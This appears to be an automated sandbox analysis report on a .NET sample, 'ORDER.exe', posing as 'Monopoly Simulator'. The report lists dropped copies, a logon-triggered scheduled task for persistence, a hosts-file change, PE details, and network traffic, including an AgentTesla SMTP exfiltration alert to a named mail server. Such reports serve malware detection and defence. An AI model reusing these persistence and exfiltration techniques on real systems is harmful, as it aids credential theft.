Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Local\Temp\tmpFCB1.tmp	
Process:	C:\Users\user\Desktop\ORDER.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1641
Entropy (8bit):	5.174942804027994
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBG7tn:cbhK79lNQR/rydbz9l3YODOLNdq3m
MD5:	4053FC2B2E317FEBE143C11AD6E6F358
SHA1:	DC51CAEB255C2B5B980BDF25571F19DAFDC70807
SHA-256:	83FD4AE9CEE6A842DCF3CC995E74DA61AC503DCDC5AC60F78F38F18F544A8124
SHA-512:	A709BADFDBDE6EEB537670A7947DD436758D01FECBDF2343588D6EBAEF5124BCCE486B53A76C5BDCE413DA80D1B934B0B1EA33A7C1F80E6F94AA9A9110030326
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\SpHLicuA.exe	
Process:	C:\Users\user\Desktop\ORDER.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	467968
Entropy (8bit):	7.74232130024318
Encrypted:	false
SSDEEP:	12288:Tt8LFePtVDcvShCStzi4bZ2krC5F0uCC:J84PLUT8JDBM
MD5:	BB942C948639F5C88FB33D5E4B7D7728
SHA1:	3CF9D798266AACC9BFDAF1C2D0A5EDA2B6D069EA
SHA-256:	5CFD185A582C4A6811966FB1585769FA8C17D67A969C72E1135F8DE537D106D4
SHA-512:	386C643398F8BB3D6F46319964EF320B9F79003765BE184699DEE8582D974F658A47F4D72D04280F376D9F3B5637E9876A1183B6350B2350D372E234C09FA719
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 67%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...._.....0.....8... ...@....@.. .....@.....X8..O....@..... `..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc .....`.....".....@..B.....8.....H.....Y...C.....o.....B.(.....}....*....0..!.....{....r...p.|....(....(.....+..*....0..<.....6...%..*.o.....o..... .+.....o.....X.....-....o.....r...p(....&...8.....(....}.....&.r?..p(....&.....(....}.....&.ro..p(....&.....}.....{....r...p(.....r...p(....&...+X....}.....{....r...p(.....r...p(....&...+(.....(....}.....&.r...p(....&.....+...*.(....b..t..

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	
Process:	C:\Users\user\Desktop\ORDER.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	467968
Entropy (8bit):	7.74232130024318
Encrypted:	false
SSDEEP:	12288:Tt8LFePtVDcvShCStzi4bZ2krC5F0uCC:J84PLUT8JDBM
MD5:	BB942C948639F5C88FB33D5E4B7D7728
SHA1:	3CF9D798266AACC9BFDAF1C2D0A5EDA2B6D069EA
SHA-256:	5CFD185A582C4A6811966FB1585769FA8C17D67A969C72E1135F8DE537D106D4

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	
SHA-512:	386C643398F8BB3D6F46319964EF320B9F79003765BE184699DEE8582D974F658A47F4D72D04280F376D9F3B5637E9876A1183B6350B2350D372E234C09FA719
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 67%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...._.....0.....8... ...@....@.. .....@.....X8..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc .....`.....".....@..B.....8.....H.....Y...C.....o.....B.(.....}....*....0..!.....{....r...p.|....(....(.....+..*....0..<.....6...%..*.o.....o..... .+.....o.....X.....-....o.....,.r...p(....&...8.....(....}.....&.r?..p(....&.....(....}.....&.ro..p(....&.....}.....{....r...p(.....,.r...p(....&...+X....}.....{....r...p(.....,.r...p(....&...+ (.....(....}.....&.r...p(....&.....+...*.(....b..t..

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\ORDER.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	11
Entropy (8bit):	2.663532754804255
Encrypted:	false
SSDEEP:	3:iLE:iLE
MD5:	B24D295C1F84ECBFB566103374FB91C5
SHA1:	6A750D3F8B45C240637332071D34B403FA1FF55A
SHA-256:	4DC7B65075FBC5B5421551F0CB814CAFDC8CACA5957D393C222EE388B6F405F4
SHA-512:	9BE279BFA70A859608B50EF5D30BF2345F334E5F433C410EA6A188DCAB395BFF50C95B165177E59A29261464871C11F903A9ECE55B2D900FE49A9F3C49EB88FA
Malicious:	**true**
Preview:	..127.0.0.1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.74232130024318
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	ORDER.exe
File size:	467968
MD5:	bb942c948639f5c88fb33d5e4b7d7728
SHA1:	3cf9d798266aacc9bfdaf1c2d0a5eda2b6d069ea
SHA256:	5cfd185a582c4a6811966fb1585769fa8c17d67a969c72e1135f8de537d106d4
SHA512:	386c643398f8bb3d6f46319964ef320b9f79003765be184699dee8582d974f658a47f4d72d04280f376d9f3b5637e9876a1183b6350b2350d372e234c09fa719

General

SSDEEP:	12288:Tt8LFePtVDcvShCStzi4bZ2krC5F0uCC:J84PLUT8JDBM
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....0.....8... ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4738aa
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FB59CF1 [Wed Nov 18 22:15:13 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Copyright null 2020

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Copyright null 2020

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x73858	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x74000	0x5ec	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x76000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x718b0	0x71a00	False	0.858554214796	PGP symmetric key encrypted data - Plaintext or unencrypted data	7.74988411895	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x74000	0x5ec	0x600	False	0.434895833333	data	4.19215691018	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x76000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x74090	0x35c	data		
RT_MANIFEST	0x743fc	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Microsoft 2017 - 2020
Assembly Version	1.0.0.0
InternalName	N.exe
FileVersion	1.0.0.0
CompanyName	Microsoft
LegalTrademarks	
Comments	
ProductName	Monopoly Simulator
ProductVersion	1.0.0.0
FileDescription	Monopoly Simulator
OriginalFilename	N.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/20/20-15:37:14.072742	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49766	587	192.168.2.4	68.233.236.158

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 15:37:00.175952911 CET	49765	443	192.168.2.4	54.235.142.93
Nov 20, 2020 15:37:00.278529882 CET	443	49765	54.235.142.93	192.168.2.4
Nov 20, 2020 15:37:00.278748989 CET	49765	443	192.168.2.4	54.235.142.93
Nov 20, 2020 15:37:00.363682032 CET	49765	443	192.168.2.4	54.235.142.93
Nov 20, 2020 15:37:00.466259003 CET	443	49765	54.235.142.93	192.168.2.4
Nov 20, 2020 15:37:00.466310978 CET	443	49765	54.235.142.93	192.168.2.4
Nov 20, 2020 15:37:00.466362000 CET	443	49765	54.235.142.93	192.168.2.4
Nov 20, 2020 15:37:00.466402054 CET	443	49765	54.235.142.93	192.168.2.4
Nov 20, 2020 15:37:00.466428995 CET	443	49765	54.235.142.93	192.168.2.4
Nov 20, 2020 15:37:00.466450930 CET	49765	443	192.168.2.4	54.235.142.93
Nov 20, 2020 15:37:00.466489077 CET	49765	443	192.168.2.4	54.235.142.93
Nov 20, 2020 15:37:00.467485905 CET	443	49765	54.235.142.93	192.168.2.4
Nov 20, 2020 15:37:00.515758991 CET	49765	443	192.168.2.4	54.235.142.93
Nov 20, 2020 15:37:00.618624926 CET	443	49765	54.235.142.93	192.168.2.4
Nov 20, 2020 15:37:00.662503958 CET	49765	443	192.168.2.4	54.235.142.93
Nov 20, 2020 15:37:00.964855909 CET	49765	443	192.168.2.4	54.235.142.93
Nov 20, 2020 15:37:01.073878050 CET	443	49765	54.235.142.93	192.168.2.4
Nov 20, 2020 15:37:01.115556002 CET	49765	443	192.168.2.4	54.235.142.93
Nov 20, 2020 15:37:12.682447910 CET	49766	587	192.168.2.4	68.233.236.158
Nov 20, 2020 15:37:12.826040983 CET	587	49766	68.233.236.158	192.168.2.4
Nov 20, 2020 15:37:12.826261044 CET	49766	587	192.168.2.4	68.233.236.158
Nov 20, 2020 15:37:13.155530930 CET	587	49766	68.233.236.158	192.168.2.4
Nov 20, 2020 15:37:13.156238079 CET	49766	587	192.168.2.4	68.233.236.158
Nov 20, 2020 15:37:13.299855947 CET	587	49766	68.233.236.158	192.168.2.4
Nov 20, 2020 15:37:13.301517963 CET	49766	587	192.168.2.4	68.233.236.158
Nov 20, 2020 15:37:13.445301056 CET	587	49766	68.233.236.158	192.168.2.4
Nov 20, 2020 15:37:13.445930004 CET	49766	587	192.168.2.4	68.233.236.158
Nov 20, 2020 15:37:13.609587908 CET	587	49766	68.233.236.158	192.168.2.4
Nov 20, 2020 15:37:13.610651970 CET	49766	587	192.168.2.4	68.233.236.158
Nov 20, 2020 15:37:13.754324913 CET	587	49766	68.233.236.158	192.168.2.4
Nov 20, 2020 15:37:13.768420935 CET	49766	587	192.168.2.4	68.233.236.158

Copyright null 2020

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 15:37:13.921685934 CET	587	49766	68.233.236.158	192.168.2.4
Nov 20, 2020 15:37:13.922374964 CET	49766	587	192.168.2.4	68.233.236.158
Nov 20, 2020 15:37:14.066087961 CET	587	49766	68.233.236.158	192.168.2.4
Nov 20, 2020 15:37:14.066122055 CET	587	49766	68.233.236.158	192.168.2.4
Nov 20, 2020 15:37:14.072741985 CET	49766	587	192.168.2.4	68.233.236.158
Nov 20, 2020 15:37:14.072946072 CET	49766	587	192.168.2.4	68.233.236.158
Nov 20, 2020 15:37:14.073107004 CET	49766	587	192.168.2.4	68.233.236.158
Nov 20, 2020 15:37:14.073297977 CET	49766	587	192.168.2.4	68.233.236.158
Nov 20, 2020 15:37:14.216444969 CET	587	49766	68.233.236.158	192.168.2.4
Nov 20, 2020 15:37:14.216491938 CET	587	49766	68.233.236.158	192.168.2.4
Nov 20, 2020 15:37:14.218482018 CET	587	49766	68.233.236.158	192.168.2.4
Nov 20, 2020 15:37:14.272945881 CET	49766	587	192.168.2.4	68.233.236.158

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 15:35:12.914658070 CET	52991	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:12.941885948 CET	53	52991	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:14.616111040 CET	53700	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:14.643402100 CET	53	53700	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:15.490892887 CET	51726	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:15.518047094 CET	53	51726	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:16.164829969 CET	56794	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:16.191960096 CET	53	56794	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:17.527013063 CET	56534	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:17.554275036 CET	53	56534	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:18.575421095 CET	56627	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:18.602494001 CET	53	56627	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:19.795495033 CET	56621	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:19.822566032 CET	53	56621	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:20.542124987 CET	63116	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:20.569293976 CET	53	63116	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:21.194839001 CET	64078	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:21.221848011 CET	53	64078	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:21.877516031 CET	64801	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:21.904726982 CET	53	64801	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:22.630449057 CET	61721	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:22.666033983 CET	53	61721	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:23.313229084 CET	51255	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:23.348787069 CET	53	51255	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:37.904980898 CET	61522	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:37.932054996 CET	53	61522	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:56.967084885 CET	52337	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:57.010198116 CET	53	52337	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:57.842834949 CET	55046	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:57.869908094 CET	53	55046	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:58.396017075 CET	49612	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:58.461549997 CET	53	49612	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:58.770025015 CET	49285	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:58.805774927 CET	53	49285	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:59.287940025 CET	50601	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:59.315059900 CET	53	50601	8.8.8.8	192.168.2.4
Nov 20, 2020 15:35:59.802416086 CET	60875	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:35:59.838213921 CET	53	60875	8.8.8.8	192.168.2.4
Nov 20, 2020 15:36:00.278412104 CET	56448	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:36:00.305439949 CET	53	56448	8.8.8.8	192.168.2.4
Nov 20, 2020 15:36:01.149400949 CET	59172	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:36:01.176583052 CET	53	59172	8.8.8.8	192.168.2.4
Nov 20, 2020 15:36:01.721554041 CET	62420	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:36:01.757261038 CET	53	62420	8.8.8.8	192.168.2.4
Nov 20, 2020 15:36:02.574343920 CET	60579	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:36:02.609684944 CET	53	60579	8.8.8.8	192.168.2.4
Nov 20, 2020 15:36:02.961649895 CET	50183	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:36:02.997490883 CET	53	50183	8.8.8.8	192.168.2.4

Copyright null 2020

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 15:36:16.322583914 CET	61531	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:36:16.359389067 CET	53	61531	8.8.8.8	192.168.2.4
Nov 20, 2020 15:36:48.597218037 CET	49228	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:36:48.624423027 CET	53	49228	8.8.8.8	192.168.2.4
Nov 20, 2020 15:36:50.580859900 CET	59794	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:36:50.607964039 CET	53	59794	8.8.8.8	192.168.2.4
Nov 20, 2020 15:36:59.958941936 CET	55916	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:36:59.986032963 CET	53	55916	8.8.8.8	192.168.2.4
Nov 20, 2020 15:37:00.023001909 CET	52752	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:37:00.050034046 CET	53	52752	8.8.8.8	192.168.2.4
Nov 20, 2020 15:37:12.547585011 CET	60542	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:37:12.617464066 CET	53	60542	8.8.8.8	192.168.2.4
Nov 20, 2020 15:37:12.643642902 CET	60689	53	192.168.2.4	8.8.8.8
Nov 20, 2020 15:37:12.679339886 CET	53	60689	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 15:36:59.958941936 CET	192.168.2.4	8.8.8.8	0xcd07	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 20, 2020 15:37:00.023001909 CET	192.168.2.4	8.8.8.8	0xfe5d	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 20, 2020 15:37:12.547585011 CET	192.168.2.4	8.8.8.8	0x1baa	Standard query (0)	mail.vasudeva.in	A (IP address)	IN (0x0001)
Nov 20, 2020 15:37:12.643642902 CET	192.168.2.4	8.8.8.8	0x76f8	Standard query (0)	mail.vasudeva.in	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 15:36:59.986032963 CET	8.8.8.8	192.168.2.4	0xcd07	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 15:36:59.986032963 CET	8.8.8.8	192.168.2.4	0xcd07	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 15:36:59.986032963 CET	8.8.8.8	192.168.2.4	0xcd07	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Nov 20, 2020 15:36:59.986032963 CET	8.8.8.8	192.168.2.4	0xcd07	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.161.145	A (IP address)	IN (0x0001)
Nov 20, 2020 15:36:59.986032963 CET	8.8.8.8	192.168.2.4	0xcd07	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.182.194	A (IP address)	IN (0x0001)
Nov 20, 2020 15:36:59.986032963 CET	8.8.8.8	192.168.2.4	0xcd07	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		174.129.214.20	A (IP address)	IN (0x0001)
Nov 20, 2020 15:36:59.986032963 CET	8.8.8.8	192.168.2.4	0xcd07	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.83.248	A (IP address)	IN (0x0001)
Nov 20, 2020 15:36:59.986032963 CET	8.8.8.8	192.168.2.4	0xcd07	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.252.4	A (IP address)	IN (0x0001)
Nov 20, 2020 15:36:59.986032963 CET	8.8.8.8	192.168.2.4	0xcd07	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.164.148	A (IP address)	IN (0x0001)

Copyright null 2020

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 15:36:59.986032963 CET	8.8.8.8	192.168.2.4	0xcd07	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.153.147	A (IP address)	IN (0x0001)
Nov 20, 2020 15:37:00.050034046 CET	8.8.8.8	192.168.2.4	0xfe5d	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 15:37:00.050034046 CET	8.8.8.8	192.168.2.4	0xfe5d	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 15:37:00.050034046 CET	8.8.8.8	192.168.2.4	0xfe5d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Nov 20, 2020 15:37:00.050034046 CET	8.8.8.8	192.168.2.4	0xfe5d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		184.73.247.141	A (IP address)	IN (0x0001)
Nov 20, 2020 15:37:00.050034046 CET	8.8.8.8	192.168.2.4	0xfe5d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.252.36	A (IP address)	IN (0x0001)
Nov 20, 2020 15:37:00.050034046 CET	8.8.8.8	192.168.2.4	0xfe5d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.204.14.42	A (IP address)	IN (0x0001)
Nov 20, 2020 15:37:00.050034046 CET	8.8.8.8	192.168.2.4	0xfe5d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.42.25	A (IP address)	IN (0x0001)
Nov 20, 2020 15:37:00.050034046 CET	8.8.8.8	192.168.2.4	0xfe5d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.83.248	A (IP address)	IN (0x0001)
Nov 20, 2020 15:37:00.050034046 CET	8.8.8.8	192.168.2.4	0xfe5d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.161.145	A (IP address)	IN (0x0001)
